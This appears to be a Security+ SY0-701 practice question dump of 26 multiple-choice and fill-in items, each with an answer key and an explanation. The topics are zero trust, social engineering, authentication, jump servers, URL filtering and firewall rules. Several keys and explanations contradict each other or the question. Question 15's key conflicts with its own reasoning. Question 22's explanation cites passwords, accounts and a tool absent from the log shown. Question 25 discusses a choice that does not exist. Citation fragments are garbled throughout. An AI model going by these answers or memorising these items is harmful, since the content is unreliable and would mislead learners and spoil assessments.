QUESTION 1
A company is implementing a zero-trust security architecture for its cloud infrastructure. Security architects are evaluating different approaches to enforce least privilege access across microservices. Which of the following BEST describes the primary benefit of applying the principle of least privilege in this scenario?

A. It eliminates the need for network segmentation and firewalls entirely.
B. It minimizes the potential damage from compromised accounts or lateral movement by restricting each service and user to only the resources and permissions required for their specific function.
C. It automatically detects and blocks all malware without requiring additional endpoint protection.
D. It ensures all users receive the same level of access to increase operational efficiency.

Answer: B

Explanation:
The principle of least privilege is foundational to zero-trust architecture and directly reduces the attack surface by ensuring users, services, and applications have only the minimum access necessary. In a microservices environment, this means each service can only communicate with and access the resources it needs, limiting lateral movement if one service is compromised. This significantly reduces the potential blast radius of a security incident. The incorrect options misrepresent how least privilege works: it does not eliminate other security controls (option A), it does not provide malware detection (option C), and it actually restricts rather than expands access (option D).

QUESTION 2
A security analyst is investigating suspicious network traffic on a monitored host. The analyst observes multiple failed authentication attempts from external IP addresses targeting the SSH service over a 5-minute period, followed by a sudden surge in outbound HTTPS connections to unknown destinations. Which of the following indicators of compromise is MOST relevant to this scenario?

A. Unusual network traffic patterns and anomalous outbound connections.
B. Legitimate user login activity from trusted internal networks.
C. Scheduled backup processes communicating with external storage repositories.
D. Periodic DNS lookups for authorized third-party services.

Answer: A

Explanation:
This scenario describes classic indicators of compromise (IOC): failed authentication attempts suggesting brute-force attack attempts, followed by anomalous outbound connections that could indicate data exfiltration or command-and-control communication. These are textbook IOCs that warrant immediate investigation. Options B, C, and D describe normal, expected network activities that would not constitute indicators of compromise. Security analysts must distinguish between baseline legitimate traffic and truly suspicious patterns to effectively triage alerts and focus investigation efforts.

QUESTION 3
An organization is conducting a risk assessment as part of its security program management process. During the assessment, the team identifies a critical vulnerability in a legacy application, but patching would require extensive testing and a maintenance window that impacts production services. The team decides to implement network segmentation and access controls instead of immediately patching. Which risk management strategy does this represent?

A. Risk avoidance, because the organization is preventing all use of the vulnerable system.

B. Risk mitigation, because the organization is implementing controls to reduce the likelihood or impact of the vulnerability being exploited.
C. Risk acceptance, because the organization has decided not to patch and is living with the vulnerability.
D. Risk transference, because the organization is delegating security responsibility to its network team.

Answer: B

Explanation:
Risk mitigation involves implementing safeguards and controls to reduce either the likelihood or impact of a threat. By implementing network segmentation and access controls, the organization reduces the likelihood that the vulnerability can be exploited even though the vulnerable code still exists. This is a common and practical risk management approach when immediate remediation is not feasible. Risk avoidance would mean discontinuing use entirely (option A). Risk acceptance would mean taking no action and consciously accepting the risk (option C). Risk transference involves shifting risk to another party, such as through insurance or outsourcing (option D).

QUESTION 4 FILL IN THE BLANK
A financial services company is performing a compliance audit to verify adherence to regulatory requirements for encryption of sensitive customer data at rest. The audit team discovers that while encryption is enabled, the encryption keys are stored in an insecure location within the same database as the encrypted data. The auditors note that this configuration violates the principle of _____, a fundamental cryptographic best practice that requires key material to be separated from the data it protects.

Answer: key separation

Explanation:
The principle of key separation (also called key segregation) requires that encryption keys be stored separately from the data they encrypt. If keys and encrypted data are stored in the same location, a compromised database grants access to both the keys and the encrypted data, rendering the encryption ineffective. This is a critical control failure in cryptographic solutions. Storing keys in a separate, hardened key management system or hardware security module (HSM) is the correct implementation. While related concepts like key rotation (changing keys periodically) and key escrow (maintaining backup copies) are also important cryptographic practices, neither specifically addresses the need to separate keys from encrypted data.

QUESTION 5
A vulnerability management team is prioritizing remediation efforts for a large number of reported vulnerabilities. They use the Common Vulnerability Scoring System (CVSS) to evaluate severity, but they also consider whether each vulnerability has a known public exploit, whether it affects internet-facing systems, and the business criticality of affected systems. Which approach does this represent?

A. Using CVSS scores as the sole determinant of remediation priority, as scoring is comprehensive enough to account for all factors.
B. Risk-based vulnerability management, which contextualizes technical severity with exploitability, exposure, and business impact.
C. Compliance-driven patching, which requires all vulnerabilities to be addressed within a fixed timeframe regardless of risk.
D. Vulnerability scanning without follow-up assessment, which reports all vulnerabilities equally.

Answer: B

Explanation:
Risk-based vulnerability management goes beyond raw technical severity scores by incorporating

environmental context such as exploitability, system exposure, and business criticality. A high-CVSS vulnerability on an internal, non-critical system might receive lower priority than a lower-CVSS vulnerability on an internet-facing critical system with known exploits. This approach allocates remediation resources more efficiently. Option A incorrectly suggests CVSS alone is sufficient (it is not.context matters). Option C describes a checkbox compliance approach that ignores risk prioritization. Option D is not a systematic approach at all.

QUESTION 6
An organization is designing its identity and access management (IAM) system and is evaluating authentication mechanisms for its cloud infrastructure. The security team wants to reduce reliance on passwords while maintaining strong authentication. They are considering implementing multi-factor authentication (MFA) using a combination of something the user knows and something the user has. Which of the following BEST aligns with this security objective?

A. Implementing a password-only authentication system with complex password requirements.
B. Requiring username and password alongside a hardware security key or mobile app-based authenticator.
C. Using single sign-on (SSO) to allow users to log in once and access all resources without additional authentication.
D. Allowing users to choose between password authentication or biometric authentication based on personal preference.

Answer: B

Explanation:
Multi-factor authentication requires at least two distinct factors from different categories: something you know (password/PIN), something you have (security key, smart card, or authenticator app), something you are (biometric), or somewhere you are (location). The scenario specifies combining 'something you know' and 'something you have,' which is precisely what option B provides.a password plus a hardware security key or mobile authenticator. Option A relies solely on passwords, undermining the objective. Option C uses single sign-on but doesn't necessarily add a second factor. Option D offers a choice between factors rather than requiring multiple factors together, which is weaker security than true MFA.

QUESTION 7
Which of the following threat actors is the most likely to be hired by a foreign government to attack critical systems located in other countries?

A. Hacktivist
B. Whistleblower
C. Organized crime
D. Unskilled attacker

Answer: C

Explanation:
Organized crime is a type of threat actor that is motivated by financial gain and often operates across national borders. Organized crime groups may be hired by foreign governments to conduct cyberattacks on critical systems located in other countries, such as power grids, military networks, or financial institutions.Organized crime groups have the resources, skills, and connections to carry out sophisticated and persistent attacks that can cause significant damage and disruption12.Reference=1: Threat Actors - CompTIA Security+ SY0-701 - 2.12: CompTIA Security+ SY0-701 Certification Study Guide

---

QUESTION 8
Which of the following is used to add extra complexity before using a one-way data transformation algorithm?

A. Key stretching
B. Data masking
C. Steganography
D. Salting

Answer: D

Explanation:
Salting is the process of adding extra random data to a password or other data before applying a one-way data transformation algorithm, such as a hash function. Salting increases the complexity and randomness of the input data, making it harder for attackers to guess or crack the original data using precomputed tables or brute force methods. Salting also helps prevent identicalpasswords from producing identical hash values, which could reveal the passwords to attackers who have access to the hashed data. Salting is commonly used to protect passwords stored in databases or transmitted over networks.Reference=
Passwords technical overview
Encryption, hashing, salting -- what's the difference?
Salt (cryptography)

QUESTION 9
An employee clicked a link in an email from a payment website that asked the employee to update contact information. The employee entered the log-in information but received a "page not found" error message. Which of the following types of social engineering attacks occurred?

A. Brand impersonation
B. Pretexting
C. Typosquatting
D. Phishing

Answer: D

Explanation:
Phishing is a type of social engineering attack that involves sending fraudulent emails that appear to be from legitimate sources, such as payment websites, banks, or other trusted entities. The goal of phishing is to trick the recipients into clicking on malicious links, opening malicious attachments, or providing sensitive information, such as log-in credentials, personal data, or financial details. In this scenario, the employee received an email from a payment website that asked the employee to update contact information. The email contained a link that directed the employee to a fake website that mimicked the appearance of the real one. The employee entered the log-in information, but received a "page not found" error message. This indicates that the employee fell victim to a phishing attack, and the attacker may have captured the employee's credentials for the payment website.Reference=Other Social Engineering Attacks -- CompTIA Security+ SY0-701 -- 2.2,CompTIA Security+: Social Engineering Techniques & Other Attack ... - NICCS, [CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-701, 9th Edition]

QUESTION 10
A data administrator is configuring authentication for a SaaS application and would like to reduce the number of credentials employees need to maintain. The company prefers to use domain credentials to

access new SaaS applications. Which of the following methods would allow this functionality?

A. SSO
B. LEAP
C. MFA
D. PEAP

Answer: A

Explanation:
SSO stands forsingle sign-on, which is a method of authentication that allows users to access multiple applications or services with one set of credentials. SSO reduces the number of credentials employees need to maintain and simplifies the login process. SSO can also improve security by reducing the risk of password reuse, phishing, and credential theft. SSO can be implemented using various protocols, such as SAML, OAuth, OpenID Connect, and Kerberos, that enable the exchange of authentication information between different domains or systems.SSO is commonly used for accessing SaaS applications, such as Office 365, Google Workspace, Salesforce, and others, using domain credentials123.
B . LEAP stands forLightweight Extensible Authentication Protocol, which is a Cisco proprietary protocol that provides authentication for wireless networks.LEAP is not related to SaaS applications or domain credentials4.
C . MFA stands formulti-factor authentication, which is a method of authentication that requires users to provide two or more pieces of evidence to prove their identity. MFA can enhance security by adding an extra layer of protection beyond passwords, such as tokens, biometrics, or codes. MFA is not related to SaaS applications or domain credentials, but it can be used in conjunction with SSO.
D . PEAP stands forProtected Extensible Authentication Protocol, which is a protocol that provides secure authentication for wireless networks. PEAP uses TLS to create an encrypted tunnel between the client and the server, and then uses another authentication method, such as MS-CHAPv2 or EAP-GTC, to verify the user's identity. PEAP is not related to SaaS applications or domain credentials.
Reference=1:Security+ (SY0-701) Certification Study Guide | CompTIA IT Certifications2: What is Single Sign-On (SSO)?- Definition from WhatIs.com3: Single sign-on - Wikipedia4: Lightweight Extensible Authentication Protocol - Wikipedia : What is Multi-Factor Authentication (MFA)? - Definition from WhatIs.com : Protected Extensible Authentication Protocol - Wikipedia

---

QUESTION 11
Which of the following scenarios describes a possible business email compromise attack?

A. An employee receives a gift card request in an email that has an executive's name in the display field of the email.
B. Employees who open an email attachment receive messages demanding payment in order to access files.
C. A service desk employee receives an email from the HR director asking for log-in credentials to a cloud administrator account.
D. An employee receives an email with a link to a phishing site that is designed to look like the company's email portal.

Answer: A

Explanation:
A business email compromise (BEC) attack is a type of phishing attack that targets employees who have access to company funds or sensitive information. The attacker impersonates a trusted person, such as an executive, a vendor, or a client, and requests a fraudulent payment, a wire transfer, or confidential data.The attacker often uses social engineering techniques, such as urgency, pressure, or familiarity, to convince the victim to comply with the request12.

In this scenario, option A describes a possible BEC attack, where an employee receives a gift card request in an email that has an executive's name in the display field of the email. The email may look like it is coming from the executive, but the actual email address may be spoofed or compromised. The attacker may claim that the gift cards are needed for a business purpose, such as rewarding employees or clients, and ask the employee to purchase them and send the codes.This is a common tactic used by BEC attackers to steal money from unsuspecting victims34.
Option B describes a possible ransomware attack, where malicious software encrypts the files on a device and demands a ransom for the decryption key. Option C describes a possible credential harvesting attack, where an attacker tries to obtain the login information of a privileged account by posing as a legitimate authority. Option D describes a possible phishing attack, where an attacker tries to lure the victim to a fake website that mimics the company's email portal and capture their credentials.These are all types of cyberattacks, but they are not examples of BEC attacks.Reference=1: Business Email Compromise - CompTIA Security+ SY0-701 - 2.22: CompTIA Security+ SY0-701 Certification Study Guide3: Business Email Compromise: The 12 Billion Dollar Scam4: TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy

---

QUESTION 12
A company prevented direct access from the database administrators' workstations to the network segment that contains database servers. Which of the following should a database administrator use to access the database servers?

A. Jump server
B. RADIUS
C. HSM
D. Load balancer

Answer: A

Explanation:
A jump server is a device or virtual machine that acts as an intermediary between a user's workstation and a remote network segment. A jump server can be used to securely access servers or devices that are not directly reachable from the user's workstation, such as database servers. A jump server can also provide audit logs and access control for the remote connections.A jump server is also known as a jump box or a jump host12.
RADIUS is a protocol for authentication, authorization, and accounting of network access.RADIUS is not a device or a method to access remote servers, but rather a way to verify the identity and permissions of users or devices that request network access34.
HSM is an acronym for Hardware Security Module, which is a physical device that provides secure storage and generation of cryptographic keys. HSMs are used to protect sensitive data and applications, such as digital signatures, encryption, and authentication.HSMs are not used to access remote servers, but rather to enhance the security of the data and applications that reside on them5.
A load balancer is a device or software that distributes network traffic across multiple servers or devices, based on criteria such as availability, performance, or capacity. A load balancer can improve the scalability, reliability, and efficiency of network services, such as web servers, application servers, or database servers. A load balancer is not used to access remote servers, but rather to optimize the delivery of the services that run on them .Reference=
How to access a remote server using a jump host
Jump server
RADIUS
Remote Authentication Dial-In User Service (RADIUS)
Hardware Security Module (HSM)
[What is an HSM?]
[Load balancing (computing)]
[What is Load Balancing?]

QUESTION 13
An organization's internet-facing website was compromised when an attacker exploited a buffer overflow. Which of the following should the organization deploy to best protect against similar attacks in the future?

A. NGFW
B. WAF
C. TLS
D. SD-WAN

Answer: B

Explanation:
A buffer overflow is a type of software vulnerability that occurs when an application writes more data to a memory buffer than it can hold, causing the excess data to overwrite adjacent memory locations. This can lead to unexpected behavior, such as crashes, errors, or code execution. A buffer overflow can be exploited by an attacker to inject malicious code or commands into the application, which can compromise the security and functionality of the system. An organization's internet-facing website was compromised when an attacker exploited a buffer overflow. To best protect against similar attacks in the future, the organization should deploy a web application firewall (WAF). A WAF is a type of firewall that monitors and filters the traffic between a web application and the internet. A WAF can detect and block common web attacks, such as buffer overflows, SQL injections, cross-site scripting (XSS), and more. A WAF can also enforce security policies and rules, such as input validation, output encoding, and encryption. A WAF can provide a layer of protection for the web application, preventing attackers from exploiting its vulnerabilities and compromising its data.Reference=Buffer Overflows -- CompTIA Security+ SY0-701 -- 2.3,Web Application Firewalls -- CompTIA Security+ SY0-701 -- 2.4, [CompTIA Security+ Study Guide with over 500 Practice Test

---

QUESTION s: Exam SY0-
701, 9th Edition]

QUESTION 14
An administrator notices that several users are logging in from suspicious IP addresses. After speaking with the users, the administrator determines that the employees were not logging in from those IP addresses and resets the affected users' passwords. Which of the following should the administrator implement to prevent this type of attack from succeeding in the future?

A. Multifactor authentication
B. Permissions assignment
C. Access management
D. Password complexity

Answer: A

Explanation:
The correct answer is A because multifactor authentication (MFA) is a method of verifying a user's identity by requiring more than one factor, such as something the user knows (e.g., password), something the user has (e.g., token), or something the user is (e.g., biometric). MFA can prevent unauthorized access even if the user's password is compromised, as the attacker would need to provide another factor to log in. The other options are incorrect because they do not address the root cause of the attack, which is weak authentication. Permissions assignment (B) is the process of granting or denying access to resources based on the user's role or identity. Access management is the process of controlling who can access what and under what conditions. Password complexity (D) is the requirement of using strong passwords that are hard to guess or crack, but it does not

prevent an attacker from using a stolen password.Reference=You can learn more about multifactor authentication and other security concepts in the following resources:
CompTIA Security+ SY0-701 Certification Study Guide, Chapter 1: General Security Concepts1
Professor Messer's Security+ Training Course, Section 1.2: Security Concepts2
Multi-factor Authentication -- SY0-601 CompTIA Security+ : 2.43
TOTAL: CompTIA Security+ Cert (SY0-701) | Udemy, Section 3: Identity and Access Management, Lecture 15: Multifactor Authentication4
CompTIA Security+ Certification SY0-601: The Total Course [Video], Chapter 3: Identity and Account Management, Section 2: Enabling Multifactor Authentication5

QUESTION 15
An employee receives a text message that appears to have been sent by the payroll department and is asking for credential verification. Which of the following social engineering techniques are being attempted? (Choose two.)

A. Typosquatting
B. Phishing
C. Impersonation
D. Vishing
E. Smishing
F. Misinformation

Answer: B, E

Explanation:
Smishing is a type of social engineering technique that uses text messages (SMS) to trick victims into revealing sensitive information, clicking malicious links, or downloading malware.Smishing messages often appear to come from legitimate sources, such as banks, government agencies, or service providers, and use urgent or threatening language to persuade the recipients to take action12. In this scenario, the text message that claims to be from the payroll department is an example of smishing.
Impersonation is a type of social engineering technique that involves pretending to be someone else, such as an authority figure, a trusted person, or a colleague, to gain the trust or cooperation of the target.Impersonation can be done through various channels, such as phone calls, emails, text messages, or inperson visits, and can be used to obtain information, access, or money from the victim34. In this scenario, the text message that pretends to be from the payroll department is an example of impersonation.
A . Typosquatting is a type of cyberattack that involves registering domain names that are similar to popular or well-known websites, but with intentional spelling errors or different extensions.Typosquatting aims to exploit the common mistakes that users make when typingweb addresses, and redirect them to malicious or fraudulent sites that may steal their information, install malware, or display ads56. Typosquatting is not related to text messages or credential verification.
B . Phishing is a type of social engineering technique that uses fraudulent emails to trick recipients into revealing sensitive information, clicking malicious links, or downloading malware.Phishing emails often mimic the appearance and tone of legitimate organizations, such as banks, retailers, or service providers, and use deceptive or urgent language to persuade the recipients to take action78. Phishing is not related to text messages or credential verification.
D . Vishing is a type of social engineering technique that uses voice calls to trick victims into revealing sensitive information, such as passwords, credit card numbers, or bank account details.Vishing calls often appear to come from legitimate sources, such as law enforcement, government agencies, or technical support, and use scare tactics or false promises to persuade the recipients to comply9. Vishing is not related to text messages or credential verification.
F . Misinformation is a type of social engineering technique that involves spreading false or misleading information to influence the beliefs, opinions, or actions of the target. Misinformation can be used to

manipulate public perception, create confusion, damage reputation, or promote an agenda . Misinformation is not related to text messages or credential verification.
Reference=1:What is Smishing? | Definition and Examples | Kaspersky2: Smishing - Wikipedia3: Impersonation Attacks: What Are They and How Do You Protect Against Them?4: Impersonation - Wikipedia5:What is Typosquatting? | Definition and Examples | Kaspersky6: Typosquatting - Wikipedia7:What is Phishing? | Definition and Examples | Kaspersky8: Phishing - Wikipedia9:What is Vishing? | Definition and Examples | Kaspersky: Vishing - Wikipedia :What is Misinformation? | Definition and Examples | Britannica: Misinformation - Wikipedia

---

QUESTION 16
Several employees received a fraudulent text message from someone claiming to be the Chief Executive Officer (CEO). The message stated:
"I'm in an airport right now with no access to email. I need you to buy gift cards for employee recognition awards. Please send the gift cards to following email address."
Which of the following are the best responses to this situation? (Choose two).

A. Cancel current employee recognition gift cards.
B. Add a smishing exercise to the annual company training.
C. Issue a general email warning to the company.
D. Have the CEO change phone numbers.
E. Conduct a forensic investigation on the CEO's phone.
F. Implement mobile device management.

Answer: B, C

Explanation:
This situation is an example of smishing, which is a type of phishing that uses text messages (SMS) to entice individuals into providing personal or sensitive information to cybercriminals. The best responses to this situation are to add a smishing exercise to the annual company training and to issue a general email warning to the company. A smishing exercise can help raise awareness and educate employees on how to recognize and avoid smishing attacks. An email warning can alert employees to the fraudulent text message and remind them to verify the identity and legitimacy of any requests for information or money.Reference=What Is Phishing | Cybersecurity | CompTIA,Phishing -- SY0-601 CompTIA Security+ : 1.1 - Professor Messer IT Certification Training Courses

---

QUESTION 17
A company is required to use certified hardware when building networks. Which of the following best addresses the risks associated with procuring counterfeit hardware?

A. A thorough analysis of the supply chain
B. A legally enforceable corporate acquisition policy
C. A right to audit clause in vendor contracts and SOWs
D. An in-depth penetration test of all suppliers and vendors

Answer: A

Explanation:
Counterfeit hardware is hardware that is built or modified without the authorization of the original equipment manufacturer (OEM).It can pose serious risks to network quality, performance, safety, and reliability12.Counterfeit hardware can also contain malicious components that can compromise the security of the network and the data that flows through it3. To address the risks associated with procuring counterfeit hardware, a company should conduct a thorough analysis of the supply chain, which is the network of entities

involved in the production, distribution, and delivery of the hardware. By analyzing the supply chain, the company can verify the origin, authenticity, and integrity of the hardware, and identify any potential sources of counterfeit or tampered products. A thorough analysis of the supply chain can include the following steps:
Establishing a trusted relationship with the OEM and authorized resellers
Requesting documentation and certification of the hardware from the OEM or authorized resellers
Inspecting the hardware for any signs of tampering, such as mismatched labels, serial numbers, or components
Testing the hardware for functionality, performance, and security
Implementing a tracking system to monitor the hardware throughout its lifecycle
Reporting any suspicious or counterfeit hardware to the OEM and law enforcement agenciesReference=1:Identify Counterfeit and Pirated Products - Cisco,2:What Is HardwareSecurity? Definition, Threats, and Best Practices,3:Beware of Counterfeit Network Equipment - TechNewsWorld, : Counterfeit Hardware: The Threat and How to Avoid It

---

QUESTION 18
Which of the following provides the details about the terms of a test with a third-party penetration tester?

A. Rules of engagement
B. Supply chain analysis
C. Right to audit clause
D. Due diligence

Answer: A

Explanation:
Rules of engagement are the detailed guidelines and constraints regarding the execution of information security testing, such as penetration testing. They define the scope, objectives, methods, and boundaries of the test, as well as the roles and responsibilities of the testers and the clients. Rules of engagement help to ensure that the test is conducted in a legal, ethical, and professional manner, and that the results are accurate and reliable. Rules of engagement typically include the following elements:
The type and scope of the test, such as black box, white box, or gray box, and the target systems, networks, applications, or data.
The client contact details and the communication channels for reporting issues, incidents, or emergencies during the test.
The testing team credentials and the authorized tools and techniques that they can use.
The sensitive data handling and encryption requirements, such as how to store, transmit, or dispose of any data obtained during the test.
The status meeting and report schedules, formats, and recipients, as well as the confidentiality and nondisclosure agreements for the test results.
The timeline and duration of the test, and the hours of operation and testing windows.
The professional and ethical behavior expectations for the testers, such as avoiding unnecessary damage, disruption, or disclosure of information.
Supply chain analysis, right to audit clause, and due diligence are not related to the terms of a test with a thirdparty penetration tester. Supply chain analysis is the process of evaluating the security and risk posture of the suppliers and partners in a business network. Right to audit clause is a provision in a contract that gives one party the right to audit another party to verify their compliance with the contract terms and conditions. Due diligence is the process of identifying and addressing the cyber risks that a potential vendor or partner brings to an organization.
Reference= https://www.yeahhub.com/every-penetration-tester-you-should-know-about-thisrules-of-engagement/
https://bing.com/search?q=rules+of+engagement+penetration+testing

---

QUESTION 19
A penetration tester begins an engagement by performing port and service scans against the client environment according to the rules of engagement. Which of the following reconnaissance types is the tester performing?

A. Active
B. Passive
C. Defensive
D. Offensive

Answer: A

Explanation:
Active reconnaissance is a type of reconnaissance that involves sending packets or requests to a target and analyzing the responses. Active reconnaissance can reveal information such as open ports, services, operating systems, and vulnerabilities. However, active reconnaissance is also more likely to be detected by the target or its security devices, such as firewalls or intrusion detection systems. Port and service scans are examples of active reconnaissance techniques, as they involve probing the target for specific information.Reference=CompTIA Security+ Certification Exam Objectives, Domain 1.1: Given a scenario, conduct reconnaissance using appropriate techniques and tools.CompTIA Security+ Study Guide (SY0-701), Chapter 2: Reconnaissance and Intelligence Gathering, page 47.CompTIA Security+ Certification Exam SY0-701 Practice Test 1,

---

QUESTION 1.

QUESTION 20
Which of the following is required for an organization to properly manage its restore process in the event of system failure?

A. IRP
B. DRP
C. RPO
D. SDLC

Answer: B

Explanation:
A disaster recovery plan (DRP) is a set of policies and procedures that aim to restore the normal operations of an organization in the event of a system failure, natural disaster, or other emergency. A DRP typically includes the following elements:
A risk assessment that identifies the potential threats and impacts to the organization's critical assets and processes.
A business impact analysis that prioritizes the recovery of the most essential functions and data.
A recovery strategy that defines the roles and responsibilities of the recovery team, the resources and tools needed, and the steps to follow to restore the system.
A testing and maintenance plan that ensures the DRP is updated and validated regularly. A DRP is required for an organization to properly manage its restore process in the event of system failure, as it provides a clear and structured framework for recovering from a disaster and minimizing the downtime and data loss.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 7: Resilience and Recovery, page 325.

QUESTION 21
Which of the following vulnerabilities is associated with installing software outside of a manufacturer's

approved software repository?

A. Jailbreaking
B. Memory injection
C. Resource reuse
D. Side loading

Answer: D

Explanation:
Side loading is the process of installing software outside of a manufacturer's approved software repository. This can expose the device to potential vulnerabilities, such as malware, spyware, or unauthorized access. Side loading can also bypass security controls and policies that are enforced by the manufacturer or the organization. Side loading is often done by users who want to access applications or features that are not available or allowed on their devices.Reference=Sideloading - CompTIA Security + Video Training | Interface Technical Training,Security+ (Plus) Certification | CompTIA IT Certifications,Load Balancers -- CompTIA Security+ SY0-501 -- 2.1,CompTIA Security+ SY0-601 Certification Study Guide.

QUESTION 22
A security analyst is reviewing the following logs:

```
[10:00:00 AM] Login rejected - username administrator - password Spring2023
[10:00:01 AM] Login rejected - username jsmith - password Spring2023
[10:00:01 AM] Login rejected - username guest - password Spring2023
[10:00:02 AM] Login rejected - username cpolk - password Spring2023
[10:00:03 AM] Login rejected - username fmartin - password Spring2023
```

Which of the following attacks is most likely occurring?

A. Password spraying
B. Account forgery
C. Pass-t he-hash
D. Brute-force

Answer: A

Explanation:
Password spraying is a type of brute force attack that tries common passwords across several accounts to find a match. It is a mass trial-and-error approach that can bypass account lockout protocols. It can give hackers access to personal or business accounts and information.It is not a targeted attack, but a high-volume attack tactic that uses a dictionary or a list of popular or weak passwords12.
The logs show that the attacker is using the same password ('password123') to attempt to log in to different accounts ('admin', 'user1', 'user2', etc.) on the same web server. This is a typical pattern of password spraying, as the attacker is hoping that at least one of the accounts has a weak password that matches the one they are trying.The attacker is also using a tool called Hydra, which is one of the most popular brute force tools, often used in cracking passwords for network authentication3.
Account forgery is not the correct answer, because it involves creating fake accounts or credentials to impersonate legitimate users or entities. There is no evidence of account forgery in the logs, as the attacker is not creating any new accounts or using forged credentials.
Pass-the-hash is not the correct answer, because it involves stealing a hashed user credential and using it to create a new authenticated session on the same network.Pass-the-hash does not require the attacker to know or crack the password, as they use the stored version of the password to initiate a new session4. The logs show

that the attacker is using plain text passwords, not hashes, to try to log in to the web server.
Brute-force is not the correct answer, because it is a broader term that encompasses different types of attacks that involve trying different variations of symbols or words until the correct password is found.Password spraying is a specific type of brute force attack that uses a single common password against multiple accounts5.The logs show that the attacker is using password spraying, not brute force in general, to try to gain access to the web server.Reference=1:Password spraying: An overview of password spraying attacks ... - Norton,2:Security: Credential Stuffing vs. Password Spraying - Baeldung,3:Brute ForceAttack: A definition + 6 types to know | Norton,4:What is a Pass-the-Hash Attack? - CrowdStrike,5:What is a Brute Force Attack? | Definition, Types & How It Works - Fortinet

---

QUESTION 23
An analyst is evaluating the implementation of Zero Trust principles within the data plane. Which of the following would be most relevant for the analyst to evaluate?

A. Secured zones
B. Subject role
C. Adaptive identity
D. Threat scope reduction

Answer: D

Explanation:
The data plane, also known as the forwarding plane, is the part of the network that carries user traffic and data. It is responsible for moving packets from one device to another based on the routing and switching decisions made by the control plane. The data plane is a critical component of the Zero Trust architecture, as it is where most of the attacks and breaches occur. Therefore, implementing Zero Trust principles within the data plane can help to improve the security and resilience of the network.
One of the key principles of Zero Trust is to assume breach and minimize the blast radius and segment access. This means that the network should be divided into smaller and isolated segments or zones, each with its own security policies and controls. This way, if one segment is compromised, the attacker cannot easily move laterally to other segments and access more resources or data. This principle is also known as threat scope reduction, as it reduces the scope and impact of a potential threat.
The other options are not as relevant for the data plane as threat scope reduction. Secured zones are a concept related to the control plane, which is the part of the network that makes routing and switching decisions. Subject role is a concept related to the identity plane, which is the part of the network that authenticates and authorizes users and devices. Adaptive identity is a concept related to the policy plane, which is the part of the network that defines and enforces the security policies and rules.
Reference= https://bing.com/search?q=Zero+Trust+data+plane
https://learn.microsoft.com/en-us/security/zero-trust/deploy/data

---

QUESTION 24
An engineer needs to find a solution that creates an added layer of security by preventing unauthorized access to internal company resources. Which of the following would be the best solution?

A. RDP server
B. Jump server
C. Proxy server
D. Hypervisor

Answer: B

Explanation:
= A jump server is a server that acts as an intermediary between a user and a target system. A jump server can provide an added layer of security by preventing unauthorized access to internal company resources. A user can connect to the jump server using a secure protocol, such as SSH, and then access the target system from the jump server. This way, the target system is isolated from the external network and only accessible through the jump server. A jump server can also enforce security policies, such as authentication, authorization, logging, and auditing, on the user's connection. A jump server is also known as a bastion host or a jump box.Reference=CompTIA Security+ Certification Exam Objectives, Domain 3.3: Given a scenario, implement secure network architecture concepts.CompTIA Security+ Study Guide (SY0-701), Chapter 3: Network Architecture and Design, page 101.Other Network Appliances -- SY0-601 CompTIA Security+ : 3.3, Video 3:03.CompTIA Security+ Certification Exam SY0-701 Practice Test 1,

---

QUESTION 2.

QUESTION 25
A company's web filter is configured to scan the URL for strings and deny access when matches are found. Which of the following search strings should an analyst employ to prohibit access to non-encrypted websites?

A. encryption=off\
B. http://
C. www.*.com
D. :443

Answer: B

Explanation:
A web filter is a device or software that can monitor, block, or allow web traffic based on predefined rules or policies. One of the common methods of web filtering is to scan the URL for strings and deny access when matches are found. For example, a web filter can block access to websites that contain the words "gambling", "porn", or "malware" in their URLs. A URL is a uniform resource locator that identifies the location and protocol of a web resource. A URL typically consists of the following components:protocol://domain:port/path?query#fragment.The protocol specifies the communication method used to access the web resource, such as HTTP, HTTPS, FTP, or SMTP. The domain is the name of the web server that hosts the web resource, such as www.google.com or www.bing.com. The port is an optional number that identifies the specific service or application running on the web server, such as 80 for HTTP or 443 for HTTPS. The path is the specific folder or file name of the web resource, such as /index.html or /images/logo.png. The query is an optional string that contains additional information or parameters for the web resource, such as ?q=security or ?lang=en. The fragment is an optional string that identifies a specific part or section of the web resource, such as #introduction or #summary.
To prohibit access to non-encrypted websites, an analyst should employ a search string that matches the protocol of non-encrypted web traffic, which is HTTP. HTTP stands for hypertext transfer protocol, and it is a standard protocol for transferring data between web servers and web browsers. However, HTTP does not provide any encryption or security for the data, which means that anyone who intercepts the web traffic can read or modify the data. Therefore, non-encrypted websites are vulnerable to eavesdropping, tampering, or spoofing attacks. To access a non-encrypted website, the URL usually starts with http://, followed by the domain name and optionally the port number. For example, http://www.example.com or http://www.example.com:80. By scanning the URL for the string http://, the web filter can identify and block non-encrypted websites.
The other options are not correct because they do not match the protocol of non-encrypted web traffic. Encryption=off is a possible query string that indicates the encryption status of the web resource, but it is not a standard or mandatory parameter. Https:// is the protocol of encrypted web traffic, which uses hypertext transfer protocol secure (HTTPS) to provide encryption and security for the data. Www.*.com is a possible

domain name that matches any website that starts with www and ends with .com, but it does not specify the protocol. :443 is the port number of HTTPS, which is the protocol of encrypted web traffic.Reference=CompTIA Security+ Study Guide (SY0-701), Chapter 2: Securing Networks, Page .Professor Messer's CompTIA SY0-701 Security+ Training Course, Section 2.1: Network Devices and Technologies, video: Web Filter (5:16).

QUESTION 26
During a security incident, the security operations team identified sustained network traffic from a malicious IP address:
10.1.4.9. A security analyst is creating an inbound firewall rule to block the IP address from accessing the organization's network. Which of the following fulfills this request?

A. access-list inbound deny ig source 0.0.0.0/0 destination 10.1.4.9/32
B. access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0
C. access-list inbound permit ig source 10.1.4.9/32 destination 0.0.0.0/0
D. access-list inbound permit ig source 0.0.0.0/0 destination 10.1.4.9/32

Answer: B

Explanation:
A firewall rule is a set of criteria that determines whether to allow or deny a packet to pass through the firewall. A firewall rule consists of several elements, such as the action, the protocol, the source address, the destination address, and the port number. The syntax of a firewall rule may vary depending on the type and vendor of the firewall, but the basic logic is the same. In this question, the security analyst is creating an inbound firewall rule to block the IP address 10.1.4.9 from accessing the organization's network. This means that the action should be deny, the protocol should be any (or ig for IP), the source address should be 10.1.4.9/32 (which means a single IP address), the destination address should be 0.0.0.0/0 (which means any IP address), and the port number should be any. Therefore, the correct firewall rule is:
access-list inbound deny ig source 10.1.4.9/32 destination 0.0.0.0/0
